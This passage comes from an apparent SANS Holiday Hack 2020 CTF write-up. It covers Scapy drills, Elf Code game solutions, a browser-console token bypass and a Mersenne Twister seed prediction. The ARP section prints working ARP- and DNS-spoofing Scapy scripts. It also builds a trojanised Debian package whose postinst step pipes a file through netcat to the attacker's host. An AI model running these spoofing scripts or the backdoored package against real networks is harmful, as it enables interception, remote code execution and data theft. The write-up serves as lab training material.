0000 50 41 53 53 20 65 63 68 6F 0D 0A PASS echo..
0007 17:24:40.509484 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000 32 33 30 20 55 73 65 72 20 61 6C 61 62 61 73 74 230 User alabast
0010 65 72 20 6C 6F 67 67 65 64 20 69 6E 2E 0D er logged in..

>>> task.submit('echo')
Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value
from the second packet in the ICMP_PACKETS list.

>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].chksum .

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the
variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to send or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127.
(all other packet attributes can be unspecified)

>>> packetje = IP(dst='127.127.127.127')/UDP(dport=5000)
>>> task.submit(packetje)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other
packet attributes can be unspecified)

>>> dnspkt = IP(dst='127.2.3.4')/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.santa"))
>>> task.submit(dnspkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP
layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

>>> ARP_PACKETS[0][ARP].show()
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrc    = 00:16:ce:6e:8b:24
  psrc     = 192.168.0.114
  hwdst    = 00:00:00:00:00:00
  pdst     = 192.168.0.1

>>> ARP_PACKETS[1].show()
###[ Ethernet ]###
  dst      = 00:16:ce:6e:8b:24
  src      = 00:13:46:0b:22:ba
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = None
  hwsrc    = ff:ff:ff:ff:ff:ff

```



```

psrc      = 192.168.0.1
hwdst     = ff:ff:ff:ff:ff:ff
pdst      = 192.168.0.114
###[ Padding ]###
load      = '\xc0\xa8\x00r'

>>> ## Fix Opcode to be 'reply/is-at' (2):
>>> ARP_PACKETS[1][ARP].op=2

>>> ## Fix hwsrc to match our own mac-address:
>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"

>>> ## Fix hwdst to match the destination mac-address:
>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"

>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!

```

## Main Objective

Now we've refreshed our Scapy-skills, switch back to Santa's body access the ARP Shenanigans Terminal. This terminal is running Tmux split into 3 panes. To jump to another pane, you can use <CTRL-B> <Arrow>.

First, do some recon in the bottom pane, **pane #3**:

```

Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.
Read the HELP.md file for information to help you in this endeavor.
Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@43a23bbcef9a:~$ ls
HELP.md  deps  motd  pcaps  scripts

guest@43a23bbcef9a:~$ ls pcaps/
arp.pcap  dns.pcap

guest@43a23bbcef9a:~$ ls scripts/
arp_resp.py  dns_resp.py

guest@43a23bbcef9a:~$ cat HELP.md
# How To Resize and Switch Terminal Panes:
You can use the key combinations ( Ctrl+B ? or ? ) to resize the terminals.
You can use the key combinations ( Ctrl+B o ) to switch terminal panes.
See tmuxcheatsheet.com for more details
# To Add An Additional Terminal Pane:
`usr/bin/tmux split-window -hb`
# To exit a terminal pane simply type:
`exit`
# To Launch a webserver to serve-up files/folder in a local directory:
```
cd /my/directory/with/files
python3 -m http.server 80
```
# A Sample ARP pcap can be viewed at:
https://www.cloudshark.org/captures/d97c5b81b057
# A Sample DNS pcap can be viewed at:
https://www.cloudshark.org/captures/0320b9b57d35
# If Reading arp.pcap with tcpdump or tshark be sure to disable name
# resolution or it will stall when reading:
```
tshark -nnr arp.pcap
tcpdump -nnr arp.pcap
```

guest@43a23bbcef9a:~$ tcpdump -nni eth0 -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:05:22.013429 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
19:05:23.053401 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
19:05:24.085403 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28

```

While tcpdump is running in pane #3, switch to pane #1 and create an ARP-spoofing-script, based on the example-script already there:

```

guest@43a23bbcef9a:~$ cd scripts/

guest@43a23bbcef9a:~/scripts$ vim busy_arp.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][:-1])
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=packet[ARP].hwsrc, type=0x0806, src=macaddr)
        # print( packet[ARP].show())
        arp_response = ARP(pdst=packet[ARP].psrc)
        arp_response.op = 2
        arp_response.plen = packet[ARP].plen
        arp_response.hwlen = packet[ARP].hwlen
        arp_response.ptype = packet[ARP].ptype
        arp_response.hwtype = packet[ARP].hwtype
        arp_response.hwsrc = macaddr

```

```

    arp_response.psrc = packet[ARP].pdst
    arp_response.hwdst = packet[ARP].hwsrc
    arp_response.pdst = packet[ARP].psrc
    response = ether_resp/arp_response
    # print (response[ARP].show())
    sendp(response, iface="eth0")
def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)
if __name__ == "__main__":
    main()

guest@43a23bbcef9a:~/scripts$ chmod u+x busy_arp.py

guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
.
Sent 1 packets.

```

We see our ARP reply being sent and a new DNS-request coming in on pane #3:

```

15:39:47.285424 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype ARP (0x0806), length 42: Reply 10.6.6.53 is-at 02:42:0a:06:00:18, length 28
15:39:47.305822 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.59796 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)

```

Now, in pane #2, let's create a script to spoof a DNS-response-packet, also based on the example-script in that folder:

```

guest@43a23bbcef9a:~$ cd scripts/

guest@43a23bbcef9a:~/scripts$ vim busy_dns.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][:-1])
# May need to change the destination IP we ARP spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
    eth = Ether(src=packet[Ether].dst, dst=packet[Ether].src)
    ip = IP(dst=packet[IP].src, src=packet[IP].dst)
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)
    # print (packet[DNS].show())
    dns = DNS(
        id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
    )
    dns_response = eth / ip / udp / dns
    # print (dns_response[DNS].show())
    sendp(dns_response, iface="eth0")
def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53", # dns
        "udp[10] & 0x80 = 0", # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed), # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr) # our macaddress since we spoofed the ip to our mac
    ] )
    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)
if __name__ == "__main__":
    main()

guest@43a23bbcef9a:~/scripts$ chmod u+x busy_dns.py

guest@43a23bbcef9a:~/scripts$ ./busy_dns.py

```

Back in pane #1, restart the ARP script. In pane #2, the DNS-script will respond to the DNS-packet while pane #3 is still showing captured packets to see what's going on:

Pane #1

```

guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
.
Sent 1 packets.

```

Pane #2:

```

.
Sent 1 packets.

```

Pane #3 shows the ARP Request, ARP Reply, DNS Request, DNS Reply, some traffic between ports 44266 and 64352, followed by a request on port 80:

```

16:03:25.361416 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
16:03:25.389448 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype ARP (0x0806), length 42: Reply 10.6.6.53 is-at 02:42:0a:06:00:18, length 28
16:03:25.405858 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.52306 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
16:03:25.430330 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 104: 10.6.6.53.53 > 10.6.6.35.52306: 0*- 1/0/0 A 10.6.0.24 (62)
16:03:25.433326 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 74: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [S], seq 3772434237, win 64240, options [mss 14 60,sackOK,TS val 1772888675 ecr 0,nop,wscale 7], length 0
16:03:26.464546 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 74: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [S], seq 3772434237, win 64240, options [mss 14 60,sackOK,TS val 1772889706 ecr 0,nop,wscale 7], length 0

```

```

16:03:26.464647 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [S.], seq 1332570591, ack 3772434238, win 65160
, options [mss 1460,sackOK,TS val 2526824951 ecr 1772889706,nop,wscale 7], length 0
16:03:26.464684 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 66: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [.], ack 1, win 502, options [nop,nop,TS val 1772889706 ecr 2526824951], length 0
16:03:26.465621 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 583: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1, win 502, options [nop,nop,TS val 1772889707 ecr 2526824951], length 517
16:03:26.465668 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 66: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [.], ack 518, win 506, options [nop,nop,TS val 2526824952 ecr 1772889707], length 0
16:03:26.466979 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 1579: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1:1514, ack 518, win 506, options [nop,nop,TS val 2526824953 ecr 1772889707], length 1513
16:03:26.466994 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 66: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [.], ack 1514, win 501, options [nop,nop,TS val 1772889708 ecr 2526824953], length 0
16:03:26.467518 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 146: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack 1514, win 501, options [nop,nop,TS val 1772889709 ecr 2526824953], length 80
16:03:26.467792 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 321: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1514:1769, ack 598, win 506, options [nop,nop,TS val 2526824954 ecr 1772889709], length 255
16:03:26.467871 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 279: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 598:811, ack 1769, win 501, options [nop,nop,TS val 1772889709 ecr 2526824954], length 213
16:03:26.467925 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 321: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1769:2024, ack 811, win 505, options [nop,nop,TS val 2526824954 ecr 1772889709], length 255
16:03:26.470928 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.49462 > 10.6.0.24.80: Flags [S], seq 3942627299, win 64240, options [mss 1460,sackOK,TS val 2526824957 ecr 0,nop,wscale 7], length 0

```

Let's kill tcpdump, and start a simple web-server in pane #3, and restart the attack:

```

guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
Sent 1 packets.
guest@43a23bbcef9a:~/scripts$

guest@43a23bbcef9a:~/scripts$ ./busy_dns.py
Sent 1 packets.
guest@43a23bbcef9a:~/scripts$

guest@43a23bbcef9a:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [18/Dec/2020 16:09:03] code 404, message File not found
10.6.6.35 - - [18/Dec/2020 16:09:03] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -

```

The request on port 80 is a web-request from the infected machine. It's trying to download a .deb-file from our machine. Great!

Let's prepare a malicious .deb-file and place it in the expected location:

```

guest@43a23bbcef9a:~$ cd debs/

guest@43a23bbcef9a:~$ ls debs/
gedit-common_3.36.1-1_all.deb      nano_4.8-1ubuntu1_amd64.deb      nmap_7.80+dfsg1-2build1_amd64.deb
unzip_6.0-25ubuntu1_amd64.deb    golang-github-huandu-xstrings-dev_1.2.1-1_all.deb  netcat-traditional_1.10-41.1ubuntu1_amd64.deb
socat_1.7.3.3-2_amd64.deb

guest@43a23bbcef9a:~/debs$ mkdir backdoor; cd backdoor

guest@43a23bbcef9a:~/debs/backdoor$ cp ../netcat-traditional_1.10-41.1ubuntu1_amd64.deb .

guest@43a23bbcef9a:~/debs/backdoor$ dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work

guest@43a23bbcef9a:~/debs/backdoor$ mkdir work/DEBIAN

guest@43a23bbcef9a:~/debs/backdoor$ ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb

guest@43a23bbcef9a:~/debs/backdoor$ tar -xJvf control.tar.xz ./control ./postinst
./control
./postinst

guest@43a23bbcef9a:~/debs/backdoor$ mv control work/DEBIAN/

guest@43a23bbcef9a:~/debs/backdoor$ mv postinst work/DEBIAN/

guest@43a23bbcef9a:~/debs/backdoor$ echo "cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | nc `ifconfig | grep 'inet' | grep -v '127.0.0.1' | awk '{print $2}'` 4444" >> work/DEBIAN/postinst

guest@43a23bbcef9a:~/debs/backdoor$ dpkg-deb --build work/
dpkg-deb: building package 'netcat-traditional' in 'work.deb'.

guest@43a23bbcef9a:~/debs/backdoor$ mkdir -p ~/web/pub/jfrost/backdoor

guest@43a23bbcef9a:~/debs/backdoor$ mv work.deb ~/web/pub/jfrost/backdoor/suriv_amd64.deb

guest@43a23bbcef9a:~/debs/backdoor$ cd ~/web

guest@43a23bbcef9a:~/web$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

We could of-course have created a full reverse shell, to be able to interactively interact with the victim-machine, but hey, we only need to cat a txt-file in a known location... Well, I guess I'm getting lazy...

With the web-server still listening in pane #3, and the malicious .deb-file now in place, restart the DNS-script in pane #2 and the ARP-script in pane #1, adding a netcat-listener to pane #1 as well. The netcat-listener fires as soon as the ARP-packet is set, which is just in time to be able to catch the remote connection...

## Pane #2:

```

guest@43a23bbcef9a:~/scripts$ ./busy_dns.py
.
Sent 1 packets.

```

## Pane #3:

```

guest@43a23bbcef9a:~/web$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [18/Dec/2020 18:20:10] "GET /pub/jfrost/backdoor/surv_amd64.deb HTTP/1.1" 200 -

```

## Pane #1:

```

guest@43a23bbcef9a:~/scripts$ ./busy_arp.py ; nc -lvp 4444
.
Sent 1 packets.
listening on [any] 4444 ...
connect to [10.6.0.2] from arp_requester.guestnet0.kringlecastle.com [10.6.6.35] 34620
NORTH POLE
LAND USE BOARD
MEETING MINUTES
January 20, 2020
Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole
Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.
Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present
Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present
ALSO PRESENT:
    Kris Kringle
    Pepper Minstix
    Heat Miser
    Father Time
Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting has been made -- displayed on the
bulletin board next to the Pole, listed on the North Pole community website, and published in the North Pole Times newspaper -- for people who are interested in
this meeting.
Review minutes for December 2020 meeting. Motion to accept - Mrs. Donner. Second - Superman. Minutes approved.
OLD BUSINESS: No Old Business.
RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator,
roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These
changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite
easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in
alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to
refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the
North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused
herself from the vote given her adoption of Kris Kringle as a son early in his life.
Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits
Opposed:
    Jack Frost
Resolution carries. Construction approved.
NEW BUSINESS:
Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the
faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers
"incidentally high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!" Mr. H. Miser replied with a
laugh, "That's the whole point!" The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan
for Mr. Time's castle heating system.
Motion to adjourn - So moved, Krampus. Second - Clarice. All in favor - aye. None opposed, although Chairman Frost made another note of his strong disagreement
with the approval of the Kringle Castle expansion plan. Meeting adjourned.

```

In the document we see that Tanta recused herself from the vote:

**TANTA KRINGLE**



## OBJECTIVE 10) DEFEAT FINGERPRINT SENSOR

DIFFICULTY: 3

**B**ypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Okay... It looks like we're going to need to do some java-scripting... To brush up our skills, head over to Ribb in the Dining Room and play The Elf Code game.

### The Elf C0de Challenge

#### Level 1

```
elf.moveLeft(10);
elf.moveUp(10);
```

#### Level 2 - Trigger The Yeeter

```
elf.moveLeft(6);
elf.pull_lever(elf.get_lever(0) + 2);
elf.moveLeft(4);
elf.moveUp(10);
```

#### Level 3 - Move To Loopiness

```
for (i = 0; i <= 2; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveUp(1);
```

#### Level 4 - Up Down Loopiness

```
for (i = 0; i <= 2; i++) {
  elf.moveLeft(3);
  elf.moveUp(11);
  elf.moveLeft(3);
  elf.moveDown(11);
}
```

#### Level 5 - Move To Madness

Note: just using `arr.filter(Number)` does not correctly filter arrays containing numbers in a string, like "1337".

```
for (i = 1; i >= 0; i--) {
  elf.moveTo(lollipop[i]);
}
arr = elf.ask_munch(0)
elf.tell_munch(arr.filter(x => typeof x === "number"));
elf.moveUp(2);
```

#### Level 6 - Two Paths, Your Choice - solution #1

```
for (i = 0; i <= 3; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveTo(lever[0]);
arr = elf.get_lever(0);
arr.unshift("munchkins rule");
elf.pull_lever(arr);
elf.moveDown(3);
elf.moveLeft(6);
elf.moveUp(2);
```

#### Level 6 - Two Paths, Your Choice - solution #2

```
function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}
for (i = 0; i <= 3; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveLeft(8);
elf.moveUp(2);
elf.tell_munch(getKeyByValue(elf.ask_munch(0), "lollipop"));
elf.moveUp(2);
```

#### Bonus Level 7 - Yeeter Swirl

```

function busyFunction(arr) {
  var x = 0;
  for (let i = 0; i < arr.length; i++) {
    x = x + arr[i].filter(x => typeof x === "number").reduce((a, b) => a + b, 0);
  }
  return (x);
}

function pullLever(count) {
  elf.pull_lever(count);
}

for (count = 0; count < 5; count = count + 4) {
  elf.moveDown(count + 1);
  pullLever(count);
  elf.moveLeft(count + 2);
  pullLever(count + 1);
  elf.moveUp(count + 3);
  pullLever(count + 2);
  elf.moveRight(count + 4);
  pullLever(count + 3);
}
elf.moveUp(2);
elf.moveLeft(4);
elf.tell_munch(busyFunction);
elf.moveUp(1);

```

### Bonus Level 8 – For Loop Finale

```

function busyFunction(arr) {
  for (let i = 0; i < arr.length; i++) {
    result = (Object.keys(arr[i]).find(key => arr[i][key] === "lollipop"));
    if (result)
      return (result)
  }
}

function openBridge(lever, sum) {
  sum = sum + elf.get_lever(lever);
  elf.pull_lever(sum);
  return (sum);
}

var sum = 0;
lever = 0;
for (count = 0; count < 9; count = count + 4) {
  elf.moveRight(count + 1);
  sum = openBridge(lever, sum);
  lever++;
  elf.moveUp(2);
  elf.moveLeft(count + 3);
  sum = openBridge(lever, sum);
  lever++;
  elf.pull_lever(sum);
  elf.moveUp(2);
}
elf.tell_munch(busyFunction);
elf.moveRight(11);

```

Ok, now we've refreshed our Javascript, go to the Santavator and see if we can bypass that fingerprint-reader...

### Main Objective

Using the browser console (F12) search for the Javascript-line that checks if you can press button for Santa's Office (btn4), and set a breakpoint on that line (354 in app.js).

In the Santavator, press the button for Santa's Office.

The script will pause. Entering 'tokens;' in the console, will show our current tokens. 'besanta' is not (yet) one of them.. Let's add it:

```
tokens.push('besanta');
```

The screenshot shows a web browser's developer console with a breakpoint set on line 354 of `app.js`. The code at the breakpoint is:

```
354 if (btn4.classList.contains('powered') && hasToken('besanta')) {
```

The console output shows the following sequence of operations:

```
>> tokens;
< Array(12) [ "marble", "portals", "nut", "candycane", "elevator-key", "redlight", "nut2", "marble2", "ball", "yellowlight", ... ]
>> tokens.push('besanta');
< 13
```

Now resume the script by pressing the play button, and the Santavator will bring us to Santa's office. When entering, the first thing Tinsel Upatree says is:

**GOSHGOLLY**

## OBJECTIVE 11A) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1

DIFFICULTY: 5

**E**ven though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Uptree for more tips and tools. (Enter just the 32-character hex hash Enter just the 16-character hex value of the nonce)

(Note that the description was ~~changed~~ fixed during the challenge. First, let's visit Tangle in the Speaker UNPreparedness Room, and play some snowball-games!)

### Snowball Fight challenge

Winning the game by hand in difficulty-levels Easy and Medium is, well, easy... Playing a bit with the playername, we'll notice that every game with the same playername, ends up with the same layout for the snow forts. It seems that the username is used as the seed for the Pseudo Random Number Generator (PRNG).

To win level Hard you can simply win by finding out where the Snow Forts are by playing with the same username in Easy in a second window (<https://snowball2.kringlecastle.com>). That is exactly what we need to do for level Impossible as well, except for the fact that that level doesn't show us the username. However, it does show a long list of 624 rejected seeds (usernames) that are 'not random enough', when you view the html-source:


```
<!--
Seeds attempted:

3073439984 - Not random enough
655025056 - Not random enough
2427034409 - Not random enough
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-)> 8<---
...
4029985859 - Not random enough
2271578954 - Not random enough
377078026 - Not random enough
<Redacted!> - Perfect!
-->
```

So, let's save this source as **game.html**, and run it through **mt19937predict**, to see if we can predict the redacted username. Just make sure that you're saving the source code for the game which you are currently playing, and not downloading it from the server (and thus starting a new game), for example by getting the source of the current game from ZAP or BurpSuite, or by selecting the page (CTRL-A) and then do a "View Selection Source".

```
$ pip install mersenne-twister-predictor
$ cat game.html | grep "Not random enough" | cut -f1 -d- | sed -e 's/ //g' | mt19937predict | head -n 1
4052230494
```

Great, now just play the game in Easy with this predicted number as the username, and repeat the winning moves in Impossible:



### A bit of slacking before starting the Main Objective



